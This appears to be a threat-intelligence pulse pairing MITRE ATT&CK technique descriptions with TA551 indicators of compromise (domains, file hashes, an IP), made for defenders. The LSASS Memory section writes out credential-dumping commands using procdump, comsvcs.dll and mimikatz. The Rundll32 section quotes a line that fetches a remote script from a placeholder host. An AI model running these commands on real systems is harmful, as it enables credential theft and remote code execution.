Adversaries may abuse the Windows command shell for execution. The Windows command shell ([cmd](https://attack.mitre.org/software/S0106)) is the primary command prompt on Windows systems. The Windows command prompt can be used to control almost any aspect of a system, with various permission levels required for different subsets of commands. The command prompt can be invoked remotely via [Remote Services](https://attack.mitre.org/techniques/T1021) such as [SSH](https://attack.mitre.org/techniques/T1021/004).(Citation: SSH in Windows) Batch files (ex: .bat or .cmd) also provide the shell with a list of sequential commands to run, as well as normal scripting operations such as conditionals and loops. Common uses of batch files include long or repetitive tasks, or the need to run the same set of commands on multiple systems. Adversaries may leverage [cmd](https://attack.mitre.org/software/S0106) to execute various commands and payloads. Common uses include [cmd](https://attack.mitre.org/software/S0106) to execute a single command, or abusing [cmd](https://attack.mitre.org/software/S0106) interactively with input and output forwarded over a command and control channel.

Name

Remote System Discovery

ID

T1018

Description

Adversaries may attempt to get a listing of other systems by IP address, hostname, or other logical identifier on a network that may be used for Lateral Movement from the current system. Functionality could exist within remote access tools to enable this, but utilities available on the operating system could also be used such as [Ping](https://attack.mitre.org/software/S0097) or `net view` using [Net](https://attack.mitre.org/software/S0039). Adversaries may also analyze data from local host files (ex: `C:\Windows\System32\Drivers\etc\hosts` or `/etc/hosts`) or other passive means (such as local [Arp](https://attack.mitre.org/software/S0099) cache entries) in order to discover the presence of remote systems in an environment. Adversaries may also target discovery of network infrastructure as well as leverage [Network Device CLI](https://attack.mitre.org/techniques/T1059/008) commands on network devices to gather detailed information

about systems within a network (e.g. `show cdp neighbors`, `show arp`).(Citation: US-CERT-TA18-106A)(Citation: CISA AR21-126A FIVEHANDS May 2021)

Name

Rundll32

ID

T1218.011

Description

Adversaries may abuse rundll32.exe to proxy execution of malicious code. Using rundll32.exe, vice executing directly (i.e. [Shared Modules](https://attack.mitre.org/techniques/T1129)), may avoid triggering security tools that may not monitor execution of the rundll32.exe process because of allowlists or false positives from normal operations. Rundll32.exe is commonly associated with executing DLL payloads (ex: `rundll32.exe {DLLname, DLLfunction}`). Rundll32.exe can also be used to execute [Control Panel](https://attack.mitre.org/techniques/T1218/002) Item files (.cpl) through the undocumented shell32.dll functions `Control_RunDLL` and `Control_RunDLLAsUser`. Double-clicking a .cpl file also causes rundll32.exe to execute. (Citation: Trend Micro CPL) Rundll32 can also be used to execute scripts such as JavaScript. This can be done using a syntax similar to this: `rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https[:]//www[.]example[.]com/malicious.sct")"` This behavior has been seen used by malware such as Poweliks. (Citation: This is Security Command Line Confusion) Adversaries may also attempt to obscure malicious code from analysis by abusing the manner in which rundll32.exe loads DLL function names. As part of Windows compatibility support for various character sets, rundll32.exe will first check for wide/Unicode then ANSI character-supported functions before loading the specified function (e.g., given the command `rundll32.exe ExampleDLL.dll, ExampleFunction`, rundll32.exe would first attempt to execute `ExampleFunctionW`, or failing that `ExampleFunctionA`, before loading `ExampleFunction`). Adversaries may therefore obscure malicious code by creating multiple identical exported function names and appending `W` and/or `A` to harmless ones.(Citation: Attackify Rundll32.exe Obscurity)(Citation: Github NoRunDll) DLL functions can also be exported and executed by an ordinal number (ex: `rundll32.exe file.dll,#1`). Additionally, adversaries may use [Masquerading](https://attack.mitre.org/techniques/T1036) techniques (such as changing DLL file names, file extensions, or function names) to further conceal execution of a malicious payload. (Citation: rundll32.exe defense evasion)

Name

Archive Collected Data

ID

T1560

Description

An adversary may compress and/or encrypt data that is collected prior to exfiltration. Compressing the data can help to obfuscate the collected data and minimize the amount of data sent over the network. Encryption can be used to hide information that is being exfiltrated from detection or make exfiltration less conspicuous upon inspection by a defender. Both compression and encryption are done prior to exfiltration, and can be performed using a utility, 3rd party library, or custom method.

Name

Obfuscated Files or Information

ID

T1027

Description

Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses. Payloads may be compressed, archived, or encrypted in order to avoid detection. These payloads may be used during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open and [Deobfuscate/Decode Files or Information](https://attack.mitre.org/techniques/T1140) for [User Execution](https://attack.mitre.org/techniques/T1204). The user may also be required to input a password to open a password protected compressed/encrypted file that was provided by the adversary. (Citation: Volexity PowerDuke November 2016) Adversaries may also use compressed or archived scripts, such as JavaScript. Portions of files can also be encoded to hide the

plain-text strings that would otherwise help defenders with discovery. (Citation: Linux/Cdorked.A We Live Security Analysis) Payloads may also be split into separate, seemingly benign files that only reveal malicious functionality when reassembled. (Citation: Carbon Black Obfuscation Sept 2016) Adversaries may also abuse [Command Obfuscation](https://attack.mitre.org/techniques/T1027/010) to obscure commands executed from payloads or directly via [Command and Scripting Interpreter](https://attack.mitre.org/techniques/T1059). Environment variables, aliases, characters, and other platform/language specific semantics can be used to evade signature based detections and application control mechanisms. (Citation: FireEye Obfuscation June 2017) (Citation: FireEye Revoke-Obfuscation July 2017)(Citation: PaloAlto EncodedCommand March 2017)

Name

LSASS Memory

ID

T1003.001

Description

Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct [Lateral Movement](https://attack.mitre.org/tactics/TA0008) using [Use Alternate Authentication Material](https://attack.mitre.org/techniques/T1550). As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system. For example, on the target host use procdump: * `procdump -ma lsass.exe lsass_dump` Locally, mimikatz can be run using: * `sekurlsa::Minidump lsassdump.dmp` * `sekurlsa::logonPasswords` Built-in Windows tools such as comsvcs.dll can also be used: * `rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump PID lsass.dmp full`(Citation: Volexity Exchange Marauder March 2021)(Citation: Symantec Attacks Against Government Sector) Windows Security Support Provider (SSP) DLLs are loaded into LSASS process at system start. Once loaded into the LSA, SSP DLLs have access to encrypted and plaintext passwords that are stored in Windows, such as any logged-on user's Domain password or smart card PINs. The SSP configuration is stored in two Registry keys: `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages` and `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages`. An adversary may modify these Registry keys to add new SSPs, which will be loaded the next time the system boots, or when the AddSecurityPackage Windows API function is called.(Citation:

Graeber 2014) The following SSPs can be used to access credentials: * Msv: Interactive logons, batch logons, and service logons are done through the MSV authentication package. * Wdigest: The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges. (Citation: TechNet Blogs Credential Protection) * Kerberos: Preferred for mutual client-server domain authentication in Windows 2000 and later. * CredSSP: Provides SSO and Network Level Authentication for Remote Desktop Services.(Citation: TechNet Blogs Credential Protection)

Name

System Information Discovery

ID

T1082

Description

An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from [System Information Discovery](https://attack.mitre.org/techniques/T1082) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions. Tools such as [Systeminfo](https://attack.mitre.org/software/S0096) can be used to gather detailed system information. If running with privileged access, a breakdown of system data can be gathered through the `systemsetup` configuration tool on macOS. As an example, adversaries with user-level access can execute the `df -aH` command to obtain currently mounted disks and associated freely available space. Adversaries may also leverage a [Network Device CLI](https://attack.mitre.org/techniques/T1059/008) on network devices to gather detailed system information (e.g. `show version`).(Citation: US-CERT-TA18-106A) [System Information Discovery](https://attack.mitre.org/techniques/T1082) combined with information gathered from other forms of discovery and reconnaissance can drive payload development and concealment.(Citation: OSX.FairyTale)(Citation: 20 macOS Common Tools and Techniques) Infrastructure as a Service (IaaS) cloud providers such as AWS, GCP, and Azure allow access to instance and virtual machine information via APIs. Successful authenticated API calls can return data such as the operating system platform and status of a particular instance or the model view of a virtual machine.(Citation: Amazon Describe Instance)(Citation: Google Instances Resource)(Citation: Microsoft Virutal Machine API)

Name

Network Share Discovery

ID

T1135

Description

Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor for Collection and to identify potential systems of interest for Lateral Movement. Networks often contain shared network drives and folders that enable users to access file directories on various systems across a network. File sharing over a Windows network occurs over the SMB protocol. (Citation: Wikipedia Shared Resource) (Citation: TechNet Shared Folder) [Net](https://attack.mitre.org/software/S0039) can be used to query a remote system for available shared drives using the `net view \\\\remotesystem` command. It can also be used to query shared drives on the local system using `net share`. For macOS, the `sharing -l` command lists all shared points used for smb services.

Intrusion-Set

Name
TA551

Description
[TA551](https://attack.mitre.org/groups/G0127) is a financially-motivated threat group that has been active since at least 2018. (Citation: Secureworks GOLD CABIN) The group has primarily targeted English, German, Italian, and Japanese speakers through email-based malware distribution campaigns. (Citation: Unit 42 TA551 Jan 2021)

Domain-Name

Value
pikchayola.pics
questdisar.com
trentonkaizerfak.com

StixFile

Value
57492d33b7c0755bb411b22d2dfdfdf088cbbfcd010e30dd8d425d5fe66adff4
ce6fc6cca035914a28bbc453ee3e8ef2b16a79afc01d8cb079c70c7aee0e693f
364d346da8e398a89d3542600cbc72984b857df3d20a6dc37879f14e5e173522
c6294ebb7d2540ee7064c60d361afb54f637370287983c7e5e1e46115613169a
d3db55cd5677b176eb837a536b53ed8c5eabbfd68f64b88dd083dc9ce9ffb64e
57842fe8723ed6ebdf7fc17fc341909ad05a7a4feec8bdb5e062882da29fa1a8
31cd7f14a9b945164e0f216c2d540ac87279b6c8befaba1f0813fbad5252248b
be604dc018712b1b1a0802f4ec5a35b29aab839f86343fc4b6f2cb784d58f901
e351ba5e50743215e8e99b5f260671ca8766886f69d84eabb83e99d55884bc2f
e71772b0518fa9bc6dddd370de2d6b0869671264591d377cdad703fa5a75c338
2c2513e17a23676495f793584d7165900130ed4e8cccf72d9d20078e27770e04
7095beafff5837070a89407c1bf3c6acf8221ed786e0697f6c578d4c3de0efd6

IPv4-Addr

Value
5.8.18.242

External References

- https://otx.alienvault.com/pulse/64ec9f47f59121291f567d25
- https://thedfirreport.com/2023/08/28/html-smuggling-leads-to-domain-wide-ransomware/